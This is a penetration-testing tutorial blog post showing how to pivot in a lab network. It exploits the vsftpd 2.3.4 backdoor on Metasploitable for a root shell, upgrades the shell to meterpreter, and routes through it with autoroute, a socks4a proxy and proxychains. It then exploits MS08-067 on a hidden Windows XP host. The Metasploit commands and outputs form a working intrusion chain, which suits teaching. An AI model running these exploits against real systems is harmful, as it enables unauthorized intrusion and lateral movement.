
Pivoting - part 2. Proxychains. Metasploit. Practical example.

cocomelonc.github.io/pentest/2021/11/08/pivoting-2.html

November 8, 2021

2 minute read


Hello, cybersecurity enthusiasts and white hackers!



This article I will consider scenarios for attacking protected segments of the corporate network using pivoting techniques via `metasploit` framework and `proxychains`.

scenario

Let’s consider at this network topology:




> for simplicity, I chose Metasploitable as machine A and vulnerable windows xp sp3 as machine B

enum and compromise machine A

Often in a real pentest, you do not know the exact address of the vulnerable machines in network, so first I did hosts discovery:

```
nmap -sn -T4 10.10.2.0/24 -oG - | awk '/Up$/{print $2}'
```



As you can see, our target is `10.10.2.15`.

Then scan:

```
nmap -Pn -sV 10.10.2.15
```

```
kali@kali:~                    kali@kali:~
kali@kali ~ nmap -Pn -sV 10.10.2.15
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-08 12:14 +06
Nmap scan report for 10.10.2.15
Host is up (0.49s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:
linux_kernel
```

We found a vulnerable `21` port. But in this case we will pwn machine `A` via Metasploit Framework. The Metasploit Framework from Rapid7 is one of the best-known frameworks in the area of vulnerability analysis, and is used by many Red Teams and penetration testers worldwide.

Firstly, run:

```
msfconsole
```

```
       =[ metasploit v5.0.87-dev                          ]
+ -- --=[ 2006 exploits - 1096 auxiliary - 343 post       ]
+ -- --=[ 566 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: View all productivity tips with the tips command

[*] Starting persistent handler(s)...
msf5 >
```

In my case I am using `metasploit v5.0.87-dev` from my kali VM.

Exploitation:

```
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 10.10.2.15
set RPORT 21
run
```

```
msf5 > use exploit/unix/ftp/vsftpd_234_backdoor
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.10.2.15
RHOSTS => 10.10.2.15
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 10.10.2.15:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.10.2.15:21 - USER: 331 Please specify the password.
[+] 10.10.2.15:21 - Backdoor service has been spawned, handling...
[+] 10.10.2.15:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 -> 10.10.2.15:6200) at 2021-11-08 12:21:22 +0600

whoami
root
```

As you can see, we got a reverse shell session.

enum network intefaces:

`ifconfig`

```
root
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:71:57:18
          inet addr:10.10.2.15  Bcast:10.10.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe71:5718/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3142 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1629 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:258679 (252.6 KB)  TX bytes:173787 (169.7 KB)
          Base address:0xd020 Memory:f0200000-f0220000

eth1      Link encap:Ethernet  HWaddr 08:00:27:7d:8a:bf
          inet addr:10.9.1.22  Bcast:10.9.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe7d:8abf/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:164 errors:0 dropped:0 overruns:0 frame:0
          TX packets:273 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:45633 (44.5 KB)  TX bytes:48143 (47.0 KB)
          Base address:0xd240 Memory:f0820000-f0840000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:2249 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2249 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1099413 (1.0 MB)  TX bytes:1099413 (1.0 MB)
```

And we discovered another network `10.9.1.22/24`.

update our shell to meterpreter:

```
use post/multi/manage/shell_to_meterpreter
set LPORT 4441
set LHOST 10.10.2.6
set SESSION 1
run
```

```
^Z
Background session 1? [y/N]  y
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > use post/multi/manage/shell_to_meterpreter
msf5 post(multi/manage/shell_to_meterpreter) > set LPORT 4441
LPORT => 4441
msf5 post(multi/manage/shell_to_meterpreter) > set LHOST 10.10.2.6
LHOST => 10.10.2.6
msf5 post(multi/manage/shell_to_meterpreter) > sessions -l

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  1         shell cmd/unix               0.0.0.0:0 -> 10.10.2.15:6200 (10.10.2.15)

msf5 post(multi/manage/shell_to_meterpreter) > set SESSION 1
SESSION => 1
msf5 post(multi/manage/shell_to_meterpreter) > run

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.10.2.6:4441
[*] Sending stage (980808 bytes) to 10.10.2.15
[*] Meterpreter session 2 opened (10.10.2.6:4441 -> 10.10.2.15:52389) at 2021-11-08 12:24:04 +0600
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Post module execution completed
msf5 post(multi/manage/shell_to_meterpreter) >
```

access hidden network via proxy

Further, according to the scenario, the attacker wants to gain access to the subnet behind the `10.9.1.0/24` interface. To do this, he needs to use a compromised host as a pivot.


Check our meterpreter session:

```
sessions -l
```

```
msf5 post(multi/manage/shell_to_meterpreter) > sessions -l

Active sessions
===============

  Id  Name  Type                   Information
      Connection
  --  ----  ----                   -----------
      ----------
  1         shell cmd/unix
      0.0.0.0:0 -> 10.10.2.15:6200 (10.10.2.15)
  2         meterpreter x86/linux  no-user @ metasploitable (uid=0, gid=0, euid=0, egid=0) @ metasploitable.lo
ca ...  10.10.2.6:4441 -> 10.10.2.15:52389 (10.10.2.15)

msf5 post(multi/manage/shell_to_meterpreter) >
```

The following command can be used to create a tunnel through an existing meterpreter session:

```
sessions -i 2
run autoroute -s 10.9.1.0/24
run autoroute -p
```



We have added our additional route and this route will work during the meterpreter session is not closed.

In order for our tools such as nmap to work on this network, we must configure a `socks4a` proxy:

```
use auxiliary/server/socks4a
set SRVHOST 10.10.2.6
set SRVPORT 8090
```

```
msf5 post(multi/manage/shell_to_meterpreter) > use auxiliary/server/socks4a
msf5 auxiliary(server/socks4a) > set SRVHOST 10.10.2.6
SRVHOST ⇒ 10.10.2.6
msf5 auxiliary(server/socks4a) > set SRVPORT 8090
SRVPORT ⇒ 8090
msf5 auxiliary(server/socks4a) > options

Module options (auxiliary/server/socks4a):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  10.10.2.6        yes       The address to listen on
   SRVPORT  8090             yes       The port to listen on.


Auxiliary action:

   Name   Description
   ----   -----------
   Proxy


msf5 auxiliary(server/socks4a) > run
[*] Auxiliary module running as background job 1.

[*] Starting the socks4a proxy server
msf5 auxiliary(server/socks4a) >
```

Check:

```
netstat -antp
```

```
 kali@kali ~ netstat -antp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 10.10.2.6:8090          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:2375          0.0.0.0:*               LISTEN      -
tcp        0      0 10.10.2.6:4441          10.10.2.15:52389        ESTABLISHED -
tcp        0      0 10.10.2.6:38367         10.10.2.15:6200         ESTABLISHED -
 kali@kali ~
```

As you can see the proxy has been created immediately and you can see our current meterpreter session `10.10.2.6:4441`.

Now we configure `proxychains`. Using the `proxychains` utility, any TCP connection can be sent to the destination via TOR, SOCKS4, SOCKS5, HTTP/HTTPS proxy. Let's make a small update in the settings file `/etc/proxychains.conf`:

```
nvim /etc/proxychains.conf
```

```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
#socks4         127.0.0.1 9050
#socks4 172.16.40.5 8090
#socks4 172.16.40.6 8090
#socks4 172.16.40.7 8090

#socks4 10.50.55.8 1080

#socks4 10.9.1.6 8090

socks4  10.10.2.6 8090
#socks4  10.10.2.6 8099
#socks5  10.10.2.6 8091
```

Then, scan via `proxychains` and `nmap`:

```
proxychains4 nmap -sT -p21,22,135,139,445 10.9.1.0/24 2>&1 | grep 'OK'
```

```
kali@kali ~ proxychains4 nmap -sT -p21,22,135,139,445 10.9.1.0/24 2>&1 | grep 'OK'
[proxychains] Dynamic chain  ...  10.10.2.6:8090  ...  10.9.1.22:80  ...  OK
[proxychains] Dynamic chain  ...  10.10.2.6:8090  ...  10.9.1.2:445  ...  OK
[proxychains] Dynamic chain  ...  10.10.2.6:8090  ...  10.9.1.22:22  ...  OK
[proxychains] Dynamic chain  ...  10.10.2.6:8090  ...  10.9.1.2:135  ...  OK
[proxychains] Dynamic chain  ...  10.10.2.6:8090  ...  10.9.1.22:139  ...  OK
[proxychains] Dynamic chain  ...  10.10.2.6:8090  ...  10.9.1.22:445  ...  OK
[proxychains] Dynamic chain  ...  10.10.2.6:8090  ...  10.9.1.22:21  ...  OK
[proxychains] Dynamic chain  ...  10.10.2.6:8090  ...  10.9.1.12:139  ...  OK
[proxychains] Dynamic chain  ...  10.10.2.6:8090  ...  10.9.1.12:445  ...  OK
[proxychains] Dynamic chain  ...  10.10.2.6:8090  ...  10.9.1.12:135  ...  OK
kali@kali ~
```

exploit and access machine B

scan machine `B`:


```
proxychains4 nmap -Pn -sT -sV 10.9.1.12
```

```
[proxychains] Dynamic chain  ...  10.10.2.6:8090  ...  10.9.1.12:139  ...  OK
Nmap scan report for 10.9.1.12
Host is up (0.0029s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.90 seconds
kali@kali ~
```

so, machine OS is `Microsoft Windows XP`

check port `445` for vulnerability:

```
proxychains4 nmap -Pn -sT -sV --script=*smb-vuln* 10.9.1.12
```




is vulnerable to `ms08-067`.

Run in `metasploit` again:

```
use exploit/windows/smb/ms08_067_netapi
set payload windows/shell/bind_tcp
set RHOSTS 10.9.1.12
set RHOST 10.9.1.12
set LPORT 4447
run
```

```
Payload options (windows/shell/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LPORT     4447             yes       The listen port
   RHOST     10.9.1.12        no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf5 exploit(windows/smb/ms08_067_netapi) > run

[*] 10.9.1.12:445 - Automatically detecting the target ...
[*] 10.9.1.12:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.9.1.12:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.9.1.12:445 - Attempting to trigger the vulnerability ...
[*] Started bind TCP handler against 10.9.1.12:4447
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 10.9.1.12
[*] Command shell session 3 opened (10.9.1.22:56283 → 10.9.1.12:4447) at 2021-11-08 13:22:03 +0600


C:\WINDOWS\system32>
```

Here we used the bind shell, so it's not necessary to create the reverse route.



So, the machine B has been pwned :)

conclusion

the attacker discovered secret network by following the steps below.

- attacker got an access to the `machine A (10.10.2.15)` which was on same network with attacker via exploitation `vsftpd 2.3.4` on port `21`
- then he realise that `machine A` has 2 network interfaces
- access hidden network via `autoroute` in meterpreter session to `machine A`

- create `socks4a` proxy
- then attacker scan ports on new discovered network `10.9.1.0/24`
- scan ports on `10.9.1.12`
- `machine B` have vulnerable `smb` on port `445`
- successfully exploit `ms08-067` on `machine B`
- final

first part
pivoting via metasploit
metasploit
proxychains

> This is a practical case for educational purposes only.

Thanks for your time, happy hacking and good bye!
PS. All drawings and screenshots are mine